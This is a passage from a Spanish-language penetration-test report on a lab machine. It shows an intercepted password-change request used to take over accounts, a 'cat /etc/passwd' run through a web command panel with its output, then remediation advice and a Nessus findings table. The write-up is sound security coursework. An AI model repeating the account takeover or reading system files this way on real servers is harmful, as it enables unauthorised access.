
Request to http://10.0.2.15:80
Forward Drop Intercept ... Action Op
Pretty Raw Hex
1 POST /corp/change_pass.php HTTP/1.1
2 Host: 10.0.2.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 77
9 Origin: http://10.0.2.15
10 Connection: keep-alive
11 Referer: http://10.0.2.15/corp/change_pass.php?user=user@gmail.com
12 Cookie: user_email=user%40gmail.com; user_password=e70c3e36111790cf67562f20875bb199; PHPSESSID=uhqsjfoPgacjko31sf3jl8baak
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 pass=webcorp56&confirm_pass=webcorp56&user=user%40gmail.com&login=Change+pass

```

RETO 7



- Finalmente se procede al cambio de contraseña del usuario admin@gmail.com con privilegios root.



- Si entramos en la pestaña, que no aparecía al estar loqueado con user@gmail.com: Commans, y ahí intentamos acceder a la ruta *etc/passwd* es positiva, pero no a la ruta *etc/shadow*, deduciéndose que es un usuario con privilegios de root, pero no es el usuario root.

```
cat /etc/passwd
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534:./run/ssh:/usr/sbin/nologin
fuzz:x:1000:1000:Fuzzer,,,:/home/fuzz:/bin/bash
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
mysql:x:103:112:MySQL Server,,,:/var/lib/mysql:/bin/false
```

2.- Conclusiones

Una vez terminado el análisis de vulnerabilidades y su explotación en la maquina Fuzzing, se recomienda implantar, por ser necesario y en la medida de lo posible, las recomendaciones indicadas anteriormente y otras de carácter más técnico como:

1. Tener información confidencial en un archivo *robots.txt* es una práctica peligrosa que puede exponer la información a actores maliciosos y acarrear sanciones importantes para la empresa, siendo crucial tomar medidas para proteger la información confidencial y garantizar el cumplimiento de las normativas de protección de datos y seguridad de la información.
2. Para protegerse del uso por curiosos o atacantes de herramientas de enumeración de fuerza bruta en servidores web (Brute-Forcing URL), se proponen una serie de medidas
 - ❖ Uso de contraseñas seguras y complejas
 - ❖ Habilitar la autenticación de dos factores o multifactor (2FA o MFA).
 - ❖ Limitar el número de intentos de inicio de sesión
 - ❖ Utilizar un firewall de aplicaciones web (WAF)
 - ❖ Uso de CAPTCHA
3. En relación a las vulnerabilidades encontradas mediante Nessus, los resultados están dentro de los límites de riesgo asumible, solo encontrando 1 Crítica, 1 alta y 1 baja, pero apareciendo como INFO, algunas que han sido aprovechadas en esta explotación para conseguir el resultado final, las cuales son:
 - La vulnerabilidad crítica y alta se refieren a la versión apache que usa el sistema debiendo ser actualizada a la versión 2.4.61 o superior.

- La vulnerabilidad baja permite a un atacante conocer la hora y fecha del sistema, que podría usarse en ataques más complejos (canal lateral, MITM, etc), por lo que debería corregirse.
- En nuestro caso, hemos usado la vulnerabilidad INFO 10302, la cual permite acceder al archivo robots.txt del servidor, pero además se deberían corregir otras de este tipo como, las relacionadas con el protocolo SSH, MySQL, entre otras. Se adjunta en Anexos el informe Nessus en imágenes.



4.- BIBLIOGRAFÍA

<https://www.nist.gov/publications/zero-trust-architecture>

https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_es

<https://ayudaleyprotecciondatos.es/2019/02/19/sanciones-rgpd-lopd-2019/>

<https://nmap.org/man/es/index.html>

https://owasp.org/www-community/attacks/Brute_force_attack

<https://keepcoding.io/blog/que-es-burp-suite/>

5.- ANEXOS

Informe generado por Nessus™

reto.6-linux

Mon, 15 jul 2024 13:18:38 CEST

CUADRO DE CONTENI DE CONTENI

Vulnerabilidades por Host

• 10.0.2.15

Vulnerabilidades por Host

Derrumpa a todos - Expandir todo

10.0.2.15

1

CRÍ CRÍTICO

1

ALTO

0

MÉNA

1

BAJA

26

INFO

Identificación de Evaluación de

Severidad	CVSS v3.0	Puntuación VPR	Plugin	Nombre
CRÍTICO	9.1	6.0	201198	Apache 2.4.x 2.4.60 Vulnerabilidades múltiples
ALTO	7.5	6.1	201532	Apache 2.4.x 2.4.61
BAJA	2.1*	4.2	10114	ICMP Timestamp Solicitud de fecha remota Divulgación
INFO	N/A	--	48204	Versión de servidor HTTP de Apache
INFO	N/A	--	39520	Detección de parches de seguridad (SSH)
INFO	N/A	--	45590	Enumeración de la Plataforma Común (CPE)
INFO	N/A	--	54615	Tipo de dispositivo
INFO	N/A	--	35718	Detección de Fabricantes de tarjetas Ethernet
INFO	N/A	--	86420	Ethernet MAC direcciones
INFO	N/A	--	43111	Métodos HTTP permitidos (por directorio)
INFO	N/A	--	10107	Tipo y versión HTTP Server
INFO	N/A	--	24260	Protocolo de transferencia de hiper-Texto (HTTP) Información
INFO	N/A	--	10719	Detección de servidor MySQL
INFO	N/A	--	11219	Escáner Nessus SYN
INFO	N/A	--	19506	Información de escaneo de Nessus
INFO	N/A	--	11936	laOS

TEAM CHALLENGE

21

RETO 7

INFO	N/A	--	117886	de parches de seguridad
INFO	N/A	--	181418	Detección OpenSSH
INFO	N/A	--	66334	Informe de parche
INFO	N/A	--	70657	SSH Algoritmos y Lenguas Soportados
INFO	N/A	--	149334	Atentación de la contraseña SSH Aceptada
INFO	N/A	--	10881	Versiones de protocolo de SSH apoyadas
INFO	N/A	--	153588	Algoritmos HMAC SHA-1 Hávese
INFO	N/A	--	10267	Tipo de servidor SSH y Información de versión
INFO	N/A	--	22964	Detección de servicio
INFO	N/A	--	25220	TCP/IP Timestamps Apoyados
INFO	N/A	--	110723	Estado específico de la condición de fondo por Protocolo de Auténtica - No se proporcionan credenciales
INFO	N/A	--	10287	Traceroute Información
INFO	N/A	--	10302	Web Server robots.txt Information Disclosure
* indica que la puntuación v3.0 no estaba disponible; la puntuación v2.0 se muestra				